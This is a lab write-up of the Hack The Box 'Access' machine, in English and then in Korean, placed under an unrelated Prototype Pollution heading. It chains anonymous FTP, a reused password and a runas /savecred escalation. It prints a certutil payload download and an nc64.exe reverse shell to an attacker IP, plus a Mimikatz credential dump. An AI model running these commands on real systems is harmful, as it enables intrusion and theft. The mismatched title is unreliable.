


Prototype Pollution: Poisoning JavaScript's Object Chain
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it

Target IP: 10.10.10.98
Access is an old Windows box, and the port layout says so.
nmap -p- -sC -sV 10.10.10.98
21/tcp open  ftp     Microsoft ftpd  (Anonymous FTP login allowed)
23/tcp open  telnet
80/tcp open  http    Microsoft IIS httpd 7.5
Anonymous FTP was allowed, so that was the obvious first stop.
FTP had two directories. Backups held a Microsoft Access database, and Engineer held a password-protected zip.
Backups/backup.mdb
Engineer/Access Control.zip
I pulled both down (remembering to switch to binary mode first).
The .mdb opened with mdbtools, and one of its tables held an application password.
mdb-tables backup.mdb
mdb-export backup.mdb auth_user    # -> access4u@security


My first instinct with the zip was to crack it (zip2john plus john against rockyou), but it churned forever with no hit. Then I tried the string from the database, and it opened immediately. The .mdb password was reused as the zip password, so no cracking was needed after all.
7z x "Access Control.zip" # password: access4u@security
Inside was an Outlook .pst file. Converting it to mbox exposed an email announcing a password change for the security account.
readpst "Access Control.pst"
The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.

Port 23 was waiting for exactly those credentials.
telnet 10.10.10.98
# login: security
# password: 4Cc3ssC0ntr0ller
C:\Users\security> type Desktop\user.txt

Looking around, the Public Desktop had a shortcut for a “ZKAccess” security application. Dumping its target revealed how it launched.
runas /user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"
The /savecred flag means the administrator’s credentials are already stored in the Windows Credential Manager. I could reuse them to run anything as Administrator, no password required. I staged nc64.exe and launched a shell.
certutil -f -urlcache http://10.10.14.3:7777/nc64.exe C:\tools\nc64.exe
runas /savecred /user:ACCESS\Administrator "C:\tools\nc64.exe -e cmd.exe 10.10.14.3 4444"
The listener returned an Administrator shell and the root flag.
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt

As a bonus, those stored credentials are protected by DPAPI, and running Mimikatz’s sekurlsa::logonpasswords recovers the actual cleartext administrator password (55Acc3ssS3cur1ty@megacorp).
Access is a lesson in artifact chaining. No exploit is involved anywhere. A forgotten backup on anonymous FTP leads to a database password, which opens a zip, which contains an email with the next account’s password.
The privilege escalation is a great example of why /savecred is dangerous. A convenience shortcut that caches admin credentials effectively hands any local user a password-free path to Administrator.
대상 IP: 10.10.10.98
Access는 오래된 Windows 머신이고, 포트 구성만 봐도 그렇습니다.
nmap -p- -sC -sV 10.10.10.98
21/tcp open  ftp     Microsoft ftpd  (Anonymous FTP login allowed)
23/tcp open  telnet
80/tcp open  http    Microsoft IIS httpd 7.5
익명 FTP가 허용되어 있어서, 당연히 거기부터 봤습니다.
FTP에는 디렉터리가 두 개 있었습니다. Backups에는 Microsoft Access 데이터베이스가, Engineer에는 비밀번호가 걸린 zip이 있었어요.
Backups/backup.mdb
Engineer/Access Control.zip
둘 다 내려받았습니다. (먼저 binary 모드로 바꾸는 걸 잊지 않고요.)
.mdb는 mdbtools로 열렸고, 테이블 중 하나에 애플리케이션 비밀번호가 들어 있었습니다.
mdb-tables backup.mdb
mdb-export backup.mdb auth_user    # -> access4u@security
사실 zip을 보자마자 든 생각은 크랙이었습니다. zip2john으로 해시를 뽑아 john에 rockyou를 물렸는데, 한참을 돌려도 아무것도 안 나오더라고요. 그러다 데이터베이스에서 나온 문자열을 넣어봤더니 바로 열렸습니다. .mdb 비밀번호가 zip 비밀번호로 재사용된 거라, 결국 크랙할 필요가 없었던 거죠.
7z x "Access Control.zip" # password: access4u@security
안에는 Outlook .pst 파일이 있었습니다. mbox로 변환하니 security 계정의 비밀번호 변경을 알리는 이메일이 나왔어요.
readpst "Access Control.pst"
“security” 계정의 비밀번호가 4Cc3ssC0ntr0ller로 변경되었습니다.
23번 포트가 바로 그 credential을 기다리고 있었습니다.
telnet 10.10.10.98
# login: security
# password: 4Cc3ssC0ntr0ller
C:\Users\security> type Desktop\user.txt
둘러보니 Public 바탕화면에 “ZKAccess” 보안 애플리케이션 바로가기가 있었습니다. 그 대상(target)을 덤프해보니 실행 방식이 드러났어요.
runas /user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"
/savecred 플래그는 관리자 credential이 이미 Windows 자격 증명 관리자에 저장되어 있다는 뜻입니다. 비밀번호 없이 이걸 재사용해서 무엇이든 Administrator로 실행할 수 있죠. nc64.exe를 올려두고 셸을 띄웠습니다.
certutil -f -urlcache http://10.10.14.3:7777/nc64.exe C:\tools\nc64.exe
runas /savecred /user:ACCESS\Administrator "C:\tools\nc64.exe -e cmd.exe 10.10.14.3 4444"
리스너에 Administrator 셸이 붙었고, root 플래그가 나왔습니다.
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
덤으로, 저장된 credential은 DPAPI로 보호되는데, Mimikatz의 sekurlsa::logonpasswords를 돌리면 실제 관리자 평문 비밀번호(55Acc3ssS3cur1ty@megacorp)까지 복구할 수 있습니다.
Access는 아티팩트 연결의 교훈입니다. 어디에도 익스플로잇이 없어요. 익명 FTP에 잊혀진 백업이 데이터베이스 비밀번호로 이어지고, 그게 zip을 열고, 그 안의 이메일이 다음 계정의 비밀번호를 담고 있죠.
권한 상승은 /savecred가 왜 위험한지 잘 보여주는 예입니다. 관리자 credential을 캐시하는 편의성 바로가기가, 사실상 모든 로컬 사용자에게 비밀번호 없는 Administrator 경로를 넘겨주는 셈이니까요.
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it
Understanding Cookie Sandwich Attack technique for stealing HttpOnly cookies
PwnMe 2025 CTF writeup covering path traversal to Chromium cookie decryption